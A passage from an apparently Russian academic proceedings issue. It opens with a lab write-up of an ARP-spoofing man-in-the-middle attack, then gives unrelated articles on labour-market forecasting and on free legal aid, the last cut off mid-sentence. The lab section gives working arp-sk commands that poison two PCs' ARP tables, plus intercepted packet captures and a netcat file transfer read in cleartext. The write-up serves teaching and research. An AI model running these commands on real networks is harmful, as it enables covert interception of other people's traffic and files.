


Рисунок 9. Интерфейс Wireshark.

Figure 9. Wireshark interface.

Теперь необходимо произвести подмену адресов, для всех ПК в сети, чтобы, когда один ПК будет пытаться отправлять данные другому ПК в сети, мы могли просто получать данные прямо в наши руки. Необходимо заметить, что, для того, чтобы перехват данных был более скрытным, будет лучше подменить и наш mac-адрес. Так как, при перехвате данных, мы будем получать пакеты, а отдавать их мы не будем, поэтому, нам необходимо замаскироваться.

```
[root@PC ~]# arp -a
linux-pc-2.shared (10.211.55.7) at 00:1c:42:a3:a3:ec [ether] on enp0s5
linux-attacker.shared (10.211.55.5) at 00:1c:42:ea:8b:76 [ether] on enp0s5
gateway (10.211.55.1) at 00:1c:42:00:00:18 [ether] on enp0s5
```

Рисунок 10. Таблица ARP до подмены на PC-1.

Figure 10. ARP table before replacement on PC-1.

```
[root@PC-2 ~]# arp -a
linux-pc.shared (10.211.55.6) at 00:1c:42:40:d4:c9 [ether] on enp0s5
linux-attacker.shared (10.211.55.5) at 00:1c:42:ea:8b:76 [ether] on enp0s5
? (10.211.55.2) at 62:3e:5f:41:71:64 [ether] on enp0s5
gateway (10.211.55.1) at 00:1c:42:00:00:18 [ether] on enp0s5
```

Рисунок 11. Таблица ARP до подмены на PC-2.

Figure 11. ARP table before replacement on PC-2.

По таблицам видно, что каждый ПК видит несколько устройств в сети, одно из них наш PC-ATTACKER.

```
root@011ACKER:~# apt-get install arp-sk
Reading Package Lists... Done
Building Dependency Tree... Done
The following extra packages will be installed:
  libnet2
The following NEW packages will be installed:
  arp-sk libnet2
0 upgraded, 2 newly installed, 0 removed and 63 not upgraded.
Need to get 63.1kB of archives.
After unpacking 158kB of additional disk space will be used.
Do you want to continue? [Y/n] yes
Get:1 http://ftp.altlinux.org/pub/branch/aarch64/classic libnet2 1.1.6-alt1:sisyphus+278100.2700.1.1@1626059818 [39.0kB]
Get:2 http://ftp.altlinux.org/pub/branch/aarch64/classic arp-sk 0.0.16-alt1.qa2:sisyphus+222529.100.1.1@1550675702 [24.2kB]
Fetched 63.1kB in 1s (45.1kB/s)
Committing changes...
Preparing...
Updating / installing...
1: libnet2-1.1.6-alt1
2: arp-sk-0.0.16-alt1.qa2
Done.
```

Рисунок 12. Установка утилиты arp-sk.

Figure 12. Installing the arp-sk utility.

Суть данной утилиты в том, что с помощью нее, мы можем отправлять сообщения от лица других ip-адресов, в том числе и сообщения о смене их mac-адресов.

Используем команды:

arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:72 -S 10.211.55.5 -d 00:1C:42:40:D4:C9 -D 10.211.55.6 — данная команда отправляет сообщение PC-1 от лица нашего ПК, о том что наш mac-адрес теперь 00:1C:42:EA:8B:72

arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:72 -S 10.211.55.5 -d 00:1C:42:A3:A3:EC -D 10.211.55.7 — данная команда отправляет сообщение PC-2 от лица нашего ПК, о том что наш mac-адрес теперь 00:1C:42:EA:8B:72

arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:76 -S 10.211.55.6 -d 00:1C:42:A3:A3:EC -D 10.211.55.7 — данная команда отправляет сообщение PC-2 от лица PC-1, о том что его mac-адрес теперь 00:1C:42:EA:8B:76 (на самом деле это наш адрес)

arp-sk -i enp0s5 -r -s 00:1C:42:EA:8B:76 -S 10.211.55.7 -d 00:1C:42:40:D4:C9 -D 10.211.55.6 — данная команда отправляет сообщение PC-1 от лица PC-2, о том что его mac-адрес теперь 00:1C:42:EA:8B:76 (это также наш адрес)


```

root@ATTACKER ~]# arp-sk -i enp0s5 -r -s 00:1c:42:ea:8b:76 -S 10.211.55.2 -d 00:1c:42:40:d4:c9 -D 10.211.55.6
+ Initialization of the packet structure
+ Running mode "reply"
+ Ifname: enp0s5
+ Source MAC: 00:1c:42:ea:8b:76
+ Source ARP MAC: 00:1c:42:ea:8b:76
+ Source ARP IP : 10.211.55.2
+ Target MAC: 00:1c:42:40:d4:c9
+ Target ARP MAC: 00:1c:42:40:d4:c9
+ Target ARP IP : 10.211.55.6

--- Start classical sending ---
TS: 21:21:28.536399
To: 00:1c:42:40:d4:c9 From: 00:1c:42:ea:8b:76 0x0006
ARP For 10.211.55.6 (00:1c:42:40:d4:c9):
10.211.55.2 is at 00:1c:42:ea:8b:76

```

Рисунок 13. Пример отправки ARP-сообщения.

Figure 13. Example of sending an ARP message.

Далее проверяем arp-таблицу на PC-1 и PC-2.

```

root@PC-2 ~]# arp -a
linux-pc.shared (10.211.55.6) at 00:1c:42:ea:8b:76 [ether] on enp0s5
linux-attacker.shared (10.211.55.5) at 00:1c:42:ea:8b:72 [ether] on enp0s5
? (10.211.55.2) at 62:3e:5f:41:71:64 [ether] on enp0s5
_gateway (10.211.55.1) at 00:1c:42:00:00:18 [ether] on enp0s5

```

Рисунок 14. ARP-таблица на PC-2.

Figure 14. ARP table on PC-2.

По таблице видно, что mac-адреса изменились, аналогичную картину мы будем наблюдать на PC-1.

Теперь мы готовы перехватывать трафик. Включаем утилиту Wireshark и выбираем наш единственный порт enp0s5 с mac-адресом 00:1C:42:EA:8B:76.

Для наглядности, попробуем пропинговать ПК между собой.

1	0.000000000	10.211.55.7	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=1/256, ttl=64 (reply in 4)
2	0.000168900	10.211.55.5	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=1/256, ttl=63 (reply in 3)
3	0.000637594	10.211.55.6	10.211.55.5	ICMP	98 Echo (ping) reply	id=0x0004, seq=1/256, ttl=64 (request in 2)
4	0.000694123	10.211.55.6	10.211.55.7	ICMP	98 Echo (ping) reply	id=0x0004, seq=1/256, ttl=63 (request in 1)
5	0.920002339	10.211.55.7	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=2/512, ttl=64 (reply in 8)
6	0.920039389	10.211.55.5	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=2/512, ttl=63 (reply in 7)
7	0.920291096	10.211.55.6	10.211.55.5	ICMP	98 Echo (ping) reply	id=0x0004, seq=2/512, ttl=64 (request in 6)
8	0.920294457	10.211.55.6	10.211.55.7	ICMP	98 Echo (ping) reply	id=0x0004, seq=2/512, ttl=63 (request in 5)
9	1.835850062	10.211.55.7	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=3/768, ttl=64 (reply in 12)
10	1.835882872	10.211.55.5	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=3/768, ttl=63 (reply in 11)
11	1.836086223	10.211.55.6	10.211.55.5	ICMP	98 Echo (ping) reply	id=0x0004, seq=3/768, ttl=64 (request in 10)
12	1.836094932	10.211.55.6	10.211.55.7	ICMP	98 Echo (ping) reply	id=0x0004, seq=3/768, ttl=63 (request in 9)
13	2.755408725	10.211.55.7	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=4/1024, ttl=64 (reply in 16)
14	2.755439968	10.211.55.5	10.211.55.6	ICMP	98 Echo (ping) request	id=0x0004, seq=4/1024, ttl=63 (reply in 15)

Рисунок 15. Перехваченный пинг.

Figure 15. Intercepted ping.

Мы видим, что наш ПК перехватывает пинг и пересылает его дальше. Вся информация о полученных пакет доступна нам.

Теперь с помощью протокола SCP пробуем отправить файл с PC-1 на PC-2.


```
[root@PC-2 ~]# scp /etc/net/secret/secret-file user@10.211.55.6:/etc/net/secret
```

Рисунок 16. Отправка файла через SCP на PC-1.

Figure 16. Sending a file via SCP to PC-1.

24	6.032153156	10.211.55.6	10.211.55.5	TCP	54	22 - 43342 [ACK] Seq=1 Ack=22 Win=64256 Len=0
26	6.036633952	10.211.55.6	10.211.55.5	SSHv2	75	Server: Protocol (SSH-2.0-OpenSSH 7.9)
29	6.036794335	10.211.55.5	10.211.55.6	TCP	54	43342 - 22 [ACK] Seq=22 Ack=22 Win=64256 Len=0
31	6.036921794	10.211.55.5	10.211.55.6	SSHv2	1478	Client: Key Exchange Init
32	6.037529867	10.211.55.6	10.211.55.5	SSHv2	1166	Server: Key Exchange Init
35	6.038645139	10.211.55.5	10.211.55.6	SSHv2	102	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
36	6.041703342	10.211.55.6	10.211.55.5	SSHv2	434	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
39	6.044971315	10.211.55.5	10.211.55.6	SSHv2	70	Client: New Keys
40	6.085647169	10.211.55.6	10.211.55.5	TCP	54	22 - 43342 [ACK] Seq=1514 Ack=1510 Win=64128 Len=0
43	6.085861255	10.211.55.5	10.211.55.6	SSHv2	98	Client:
44	6.086063348	10.211.55.6	10.211.55.5	TCP	54	22 - 43342 [ACK] Seq=1514 Ack=1554 Win=64128 Len=0
45	6.086063386	10.211.55.6	10.211.55.5	SSHv2	98	Server:
49	6.086298479	10.211.55.5	10.211.55.6	SSHv2	114	Client:
50	6.093854705	10.211.55.6	10.211.55.5	SSHv2	106	Server:

Рисунок 17. Перехваченные пакеты по TCP протоколу.

Figure 17. Intercepted packets using the TCP protocol.

Пробуем посмотреть содержимое файла и видим, что все зашифровано, по трафику в Wireshark видно, что клиент, который отправляет файл видит, что ключ не сходится и пробует создать новый.

Делаем вывод, что перехватить данные, передающиеся по SSH протоколу можно, но расшифровать их мы не можем, так как у нас нет SSH-ключа.

Попробуем произвести отправку через утилиту NETCAT, которая не будет шифровать наш файл. [3]

```
[root@PC ~]# nc 10.211.55.7 12345 < /etc/net/secret/secret-file
```

Рисунок 18. Отправка файла через NETCAT.

Figure 18. Sending a file via NETCAT.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Parallel_40:d4:c9	Broadcast	ARP	42	who has 10.211.55.7? Tell 10.211.55.6
2	7.206898783	10.211.55.5	195.35.113.80	NTP	90	NTP Version 4, client
3	7.282282490	195.35.113.80	10.211.55.5	NTP	90	NTP Version 4, server
4	12.544995222	Parallel_ea:8b:76	Parallel_00:00:18	ARP	42	who has 10.211.55.1? Tell 10.211.55.5
5	12.545919186	Parallel_00:00:18	Parallel_ea:8b:76	ARP	42	10.211.55.1 is at 00:1c:42:00:00:18
6	27.993008270	fe80::21c:42ff:fe40::	ff02::2	ICMPv6	70	Router Solicitation from 00:1c:42:40:d4:c9
7	42.976224619	Parallel_ea:8b:76	Parallel_a3:a3:ec	ARP	42	10.211.55.6 is at 00:1c:42:ea:8b:76
8	44.822675525	fe80::21c:42ff:feea::	ff02::2	ICMPv6	70	Router Solicitation from 00:1c:42:ea:8b:76
9	45.795005748	Parallel_ea:8b:76	Parallel_40:d4:c9	ARP	42	10.211.55.7 is at 00:1c:42:ea:8b:76
10	51.769630576	10.211.55.5	10.211.55.255	BROWSER	260	Host Announcement OTHER-LINUX, Workstation, Server, Print Queue Server, Xenix Server, NT...
11	73.275579516	10.211.55.6	10.211.55.7	UDP	56	41666 - 12345 Len=14
12	73.276094128	10.211.55.5	10.211.55.7	UDP	56	41666 - 12345 Len=14

Рисунок 19. Перехваченный трафик.

Figure 19. Intercepted traffic.

Мы видим, что после подмены mac-адресов, произошла отправка файла по UDP протоколу, рассмотрим, передано ли содержимое файла. Мы видим содержимое, перехват успешен.




Рисунок 20. Содержимое перехваченного файла.

Figure 20. Contents of the intercepted file.

ЗАКЛЮЧЕНИЕ

В заключение можно отметить, что перехват сетевого трафика возможен. В ходе эксперимента мы выяснили, что можно перехватить любой трафик, но остается открытым вопрос о шифровании данных. Мы рассмотрели на примере SSH и UDP протоколов перехват текстового файла. Далее мы выяснили, что перехваченный файл, передаваемый по SSH протоколу невозможно расшифровать, так как для это используются надежные методы шифрования данных. UDP протокол, в свою очередь позволяет нам получить доступ к содержимому файла. Весь эксперимент проводился в исследовательских целях.

Использованные источники:

- 1) Практика использования arp-spoofing // Хабр URL: <https://habr.com/ru/articles/94122/>
(Дата обращения 26.12.2024)
- 2) Команды АРТ // ALT Linux WIKI URL: https://www.altlinux.org/Главная_страница
(Дата обращения 25.12.2024)
- 3) Как пользоваться netcat // HackWare URL: <https://hackware.ru/?p=8777>
(Дата обращения 26.12.2024)
- 4) SSH для начинающих // Хабр URL: <https://habr.com/ru/articles/724762/>
(Дата обращения 27.12.2024)
- 5) Основные работы в Wireshark // Дзен URL: <https://dzen.ru/a/XrkjvJ2-IWSMVH3P>
(Дата обращения 27.12.2024)
- 6) Уймин, А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1 : учебно-методическое пособие для спо / А. Г. Уймин – Москва : Лань, 2022. – 480с. - ISBN 978-5-8114-9255-8.

*Кадирова Л. А.
доцент
кафедра компьютерного инжиниринга
Андижанский государственный университет им. З.М. Бабура,
г. Андижан, Республика Узбекистан*

ЭВРИСТИЧЕСКИЕ МЕТОДЫ ПРОГНОЗИРОВАНИЯ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИХ ПРОЦЕССОВ

Аннотация. В статье проводится сопоставительный анализ экономических моделей и методов исследований рынков труда США и республики Узбекистан. Кроме того, изучены условия, предопределяющие необходимость применения эвристических методов исследования рынка труда, критерии формирования группы экспертов для проведения этих исследований и рассмотрено применение метода типологий.

Ключевые слова: анализ, метод, экономическая модель, рынок труда, работодатели, спрос, предложение, прогнозирование, экспертиза, эксперты.

*Kadirova L. A.
Associate Professor
of the Department of Computer Engineering
Z.M. Babur Andijan State University
Andijan, Republic of Uzbekistan*

HEURISTIC METHODS OF FORECASTING SOCIO-ECONOMIC PROCESSES

Annotation. The article provides a comparative analysis of economic models and methods of labor market research in the United States and the Republic of Uzbekistan. In addition, the conditions determining the need for the use of heuristic methods of labor market research, the criteria for forming a group of experts to conduct these studies, and the application of the typology method are studied.

Keywords: analysis, method, economic model, labor market, employers, demand, supply, forecasting, expertise, experts.

Введение.

На протяжении полувека в Америке функционирует макроэкономическая модель прогнозирования, построенная на базе модели, разработанной В. Леонтьевым «затраты - выпуск». Другое название этой модели - межотраслевой равновесный баланс, который в Америке был в упрощён и преобразован в «модель Чейза». В классификаторе профессий

США «Standard Occupational Classification Policy Committee» («SOCPC») 840 наименований специальностей. Длительное применение макроэкономической модели прогнозирования позволило накопить информационно-статистическую базу данных, которая легла в основу экстраполяционной модели прогнозирования, актуальной в случае стабильной социально-экономической ситуации. Проведение Форсайт-исследований частного и государственного секторов рынка труда, экспертов, агентств по трудоустройству даёт возможность выявить как текущий, так и перспективный спрос экономики в компетенциях выпускников. В результате Форсайт-исследований и анализа данных официальной статистической отчетности становится возможным получать прогнозы с высокой степенью точности и детализации компетенций структуры занятых, что даёт статистическую погрешность в пределах 10%, что позволяет с достаточно высокой точностью выявлять прогнозные потребности экономики в компетенциях специалистов [1].

В Республике Узбекистан прогнозирование сбалансированного состояния рынка труда определяется Министерством экономики и Министерством труда и социальной защиты населения посредством применения методики разработки баланса трудовых ресурсов. С учётом опыта развитых стран для решения проблемы применяются методы экстраполяции, посредством которых:

- ✓ оценивается требуемое для экономического роста число специалистов;
- ✓ определяется процентное соотношение экономически активного населения к общему числу жителей;
- ✓ прогнозируется количество специалистов, требуемых в различных сферах экономики;
- ✓ определяются квоты для абитуриентов.

Методы.

Актуален американский опыт применения форсайт-технологий в исследовании рынка труда, состоящих из. В результате применения эвристических методов, основанных на опыте и интуиции специалистов и экспертов получаем качественные характеристики хозяйственного субъекта. Эвристические методы можно дифференцировать на оценочные и оценочно-поисковые методы анализа. Условия, предопределяющие необходимость применения эвристических методов, обозначены на схеме (рис.1).




Рис. 1. Условия, предопределяющие необходимость применения эвристических методов.

Эвристические методы делятся на бескритериальные (ранжирование, парное сравнение, балльная оценка, экспертная оценка, Дельфи, анкетирование, интервьюирование) и критериальные (контрольные опросы, целевая оценка, «паутина», типология, репертуарные решётки). Кроме того, имеют место оценочно-поисковые методы (комиссии и конференции, мозговой штурм, коллективный блокнот, банк идей, метод активного социологического тестирования анализа и контроля, деловые игры, функционально-стоимостной анализ). Эвристические (креативные) методы опираются на мнение специалистов, экспертов. При оценке спроса на компетенции выпускников высших учебных заведений в состав группы экспертов включаются не только учебные заведения, но и работодатели, а именно, представители государственных структур и бизнеса [2]. На схеме (рис.2) отражены основные критерии для формирования группы экспертов.




Рис. 2. Основные критерии для формирования группы экспертов.

Рассмотрим отдельные методы прогнозирования. Идея основанного на популярной теории позиционирования метода типологии заключается в существовании готовой, единой для всех картины стандартных ситуаций и решений. Задача аналитика состоит в выборе позиции, соответствующей объекту анализа по определенным параметрам, и получении стандартного решения, предлагаемого разработчиками метода. Практическими приложениями этой теории являются матрицы соединений (инцидентий) А – это таблица коэффициентов уравнений, составленных по первому закону Кирхгофа (ЗКТ) для узлов ЗКГ и матрицы Мак-Кинзи, используемые при оценке привлекательности отдельных стратегических хозяйственных единиц на основе двух координат: ось X характеризует силу позиции стратегической хозяйственной единицы в отрасли, ось Y – привлекательность отрасли.

Обсуждение методов и выводы.

Метод типологии реализуется соответственно по этапам:

1. Анализ и оценка объекта по заданным параметрам (два и более).
2. Позиционирование объекта в типологической схеме в соответствии со значениями параметров.
3. Получение рекомендации в соответствии с определенным по схеме типом анализируемого объекта.

Параметры могут отражать как простые свойства, так и комплексные. Примером комплексного свойства служит набор компетенций, характеризуемых запросами работодателей. В данном случае параметры могут иметь больше качественную оценку. Позиционирование анализируемого объекта (объектов) на типологической сетке возможно в виде той или иной отметины (точек, окружностей и т.д.).

При наличии разработок в конкретных областях использование типологических сеток позволяет определить тип анализируемого объекта и воспользоваться готовыми рекомендациями по его совершенствованию. Однако, только в комбинации с другими приёмами и методами оценки метод

типологии позволяет охарактеризовать ситуацию и найти приемлемые варианты прогнозных управленческих решений.

Метод экспертной оценки опирается на выявление обобщенной оценки экспертной группой путем статистической обработки индивидуальных, независимых оценок, вынесенных экспертами. Члены группы в этом случае могут быть равноценными или иметь разный ранг, учитываемый при выведении результатов экспертизы.

При наборе экспертов следует руководствоваться такими требованиями, как:

- ✓ высокий уровень общей эрудиции, обладание специальными знаниями в анализируемой области;
- ✓ наличие определенного практического и (или) исследовательского опыта по рассматриваемой проблеме;
- ✓ способность к адекватной оценке тенденций развития исследуемого объекта;
- ✓ отсутствие предвзятости, заинтересованности в конкретном результате оценки.

Благоприятные условия для работы экспертов создаются в результате предварительного инструктирования, обучения методике исследования, предоставления дополнительной информации об объекте анализа [3,4].

Использованные источники:

1. Gorbachev N.N., Greenberg A.S. University Knowledge Domain Application for Educational Content Updating // Economics, Statistics, Informatics. UMO Bulletin. 2010. - № 3. - С. 141-147. [Электронный ресурс] URL: <https://cyberleninka.ru/article/n/university-knowledge-domain-application-for-educational-content-updating>. (дата обращения: 14.01.2025).
2. Lucas R.E. Jr. On the Mechanics of Economic Development. Journal of Monetary Economics, 1988, vol. 22, iss. 1, pp. 3–42. [Электронный ресурс] URL: [https://doi.org/10.1016/0304-3932\(88\)90168-7](https://doi.org/10.1016/0304-3932(88)90168-7). (дата обращения: 14.01.2025).
3. В.Е.Снитюк. Прогнозирование. Модели, методы, алгоритмы. [Электронный ресурс] URL: https://www.researchgate.net/publication/281110176_PROGNOZIROVANIE_Modeli_Metody_Algoritmy (дата обращения: 14.01.2025).
4. Л. А. Кадирова. Инновационный подход в совершенствовании механизма управления системой высшего образования. Международный научно-практический журнал «Мировая наука» № 03(83), 2024 год. ISSN 2541-9285. [Электронный ресурс] URL: https://www.science-j.com/_files/ugd/b06fdc_4c15470734a5427383ad24a82596ea9c.pdf?index=true (дата обращения: 14.01.2025).
5. Л. А. Кадирова. Совершенствование механизма управления высшим учебным заведением посредством внедрения ГИС в процесс трудоустройства выпускников. Международный научно-практический журнал «Экономика и социум» № 03(83), 2024 год. ISSN 2225-1545. [Электронный ресурс] URL:

https://www.iupr.ru/_files/ugd/b06fdc_fb01fd61d6d54a67a660987e6aa21ec3.pdf?index=true (дата обращения: 14.01.2025).

*Крючкова Н.В.
студент магистратуры
юридический факультет
Владимирский филиал РАНХиГС
г. Владимир
научный руководитель: Грунина В.А. канд. юрид. наук,
доцент
кафедра теории и истории государства и права
Владимирский филиал РАНХиГС
г. Владимир*

К ВОПРОСУ О ПРАВОВОМ РЕГУЛИРОВАНИИ ОКАЗАНИЯ БЕСПЛАТНОЙ ЮРИДИЧЕСКОЙ ПОМОЩИ В РОССИИ

***Аннотация:** Российская Федерация является социальным государством, политика которого направлена на создание условий, обеспечивающих достойную жизнь и свободное развитие человека. Социально ориентированная экономика, целью которой выступает удовлетворение потребностей человека в материальных и духовных благах. Гарантии социальной защиты граждан находятся в сфере этих приоритетов, что находит отражение в законодательстве, развивающем положения Конституции РФ. На сегодняшний день бесплатная юридическая помощь оказывается в рамках двух систем - государственной и негосударственной, поскольку эта сфера находится в совместном ведении Российской Федерации и регионов.*

***Ключевые слова:** государство, право, свободы человека, правовая защита, правовое регулирование, правовая помощь, бесплатная юридическая помощь, квалифицированная юридическая помощь, категория граждан, адвокат, субъект РФ, информирование граждан, анкетный опрос, правовая информация.*

*Kryuchkova N.V.
Graduate student
Faculty of Law
Vladimir branch of the RANEPA
Vladimir
scientific supervisor: Grunina V.A. PhD. jurid. PhD,
Associate Professor
Department of Theory and History of State and Law
Vladimir branch of RANEPA
Vladimir*

ON THE ISSUE OF LEGAL REGULATION OF FREE LEGAL AID IN RUSSIA

Abstract: *The Russian Federation is a welfare state whose policy is aimed at creating conditions that ensure a decent life and free human development. A socially oriented economy, the purpose of which is to meet human needs for material and spiritual goods. Guarantees of social protection of citizens are within the scope of these priorities, which is reflected in legislation developing the provisions of the Constitution of the Russian Federation. Today, free legal aid is provided within the framework of two systems - state and non-state, since this area is under the joint jurisdiction of the Russian Federation and the regions.*

Keywords: *state, law, human freedoms, legal protection, legal regulation, legal aid, free legal aid, qualified legal aid, category of citizens, lawyer, subject of the Russian Federation, informing citizens, a questionnaire survey, and legal information.*

Бесплатная юридическая помощь является одним из важных инструментов обеспечения доступа к правосудию и защиты прав граждан. В Российской Федерации данный вид помощи регулируется законодательством и имеет как нормативные, так и правовые аспекты. Изучение этого вопроса является необходимым для выявления эффективности оказания бесплатной юридической помощи и возможных путей ее развития.

Конституция РФ устанавливает: «Человек, его права и свободы являются высшей ценностью. Признание, соблюдение и защита прав и свобод человека и гражданина — обязанность государства» (ст. 2)[1].

Права и свободы человека признаются Конституцией РФ непосредственно действующими. Они определяют смысл, содержание и применение законов, деятельность законодательной и исполнительной власти, местного самоуправления и обеспечиваются правосудием (ст. 18).

Важно отметить, что доступ к бесплатной юридической помощи является неотъемлемым правом каждого гражданина. Как верно отмечает Г.Н. Комкова, «общее начало, которое присуще реализации всего комплекса конституционных прав и свобод личности, состоит в их гарантированности. Именно гарантии права человека придают им свойство реальности» [2].

Однако, на практике возникают различные проблемы и недостатки в системе предоставления такой помощи. Федеральный закон «О бесплатной юридической помощи в Российской Федерации» от 21.11.2011 № Э24-ФЗ[3] действует на территории России с 15 января 2012 г., то есть уже более 10 лет. За это время в Федеральный закон «О бесплатной юридической помощи в Российской Федерации» неоднократно вносились изменения, что объясняется запросами практики и направлением государственной политики в области обеспечения граждан бесплатной юридической помощью. Несмотря на этот факт, при реализации прав граждан Российской Федерации на получение

бесплатной квалифицированной юридической помощи до настоящего времени существует ряд проблем, пока не нашедших своего решения[4].

Для совершенствования правового регулирования предоставления бесплатной юридической помощи в РФ, необходимо обратить внимание на несколько важных аспектов.

Во-первых, требуется уточнить критерии и порядок назначения бесплатной юридической помощи. Для этого необходимо разработать единые стандарты оценки доходов граждан, которые могут иметь право получать бесплатную юридическую помощь, а также определить перечень категорий граждан, которые могут получать эту помощь без ограничений.

Во-вторых, следует улучшить механизмы финансирования организаций, предоставляющих бесплатную юридическую помощь. Необходимо обеспечить стабильное и адекватное финансирование для этих организаций, а также разработать механизмы контроля за использованием выделенных средств.

В-третьих, важно повысить качество предоставляемой бесплатной юридической помощи. Для этого следует создать систему обучения и повышения квалификации юристов, работающих в организациях, предоставляющих бесплатную юридическую помощь. Также необходимо разработать единые стандарты качества оказываемых услуг и механизмы контроля за их соблюдением.

В-четвертых, требуется усилить меры по пропаганде и информированию граждан о возможностях получения бесплатной юридической помощи. Для этого необходимо проводить информационные кампании, создавать информационные ресурсы и устанавливать контакты с местными органами власти и общественными организациями.

С целью информирования и просвещения населения о его правах и возможностях, федеральные, региональные органы исполнительной власти, учреждения, органы управления государственных внебюджетных фондов и органы местного самоуправления, а также их должностные лица обязаны размещать информацию доступным для граждан способом[5]. Данная информация должна включать:

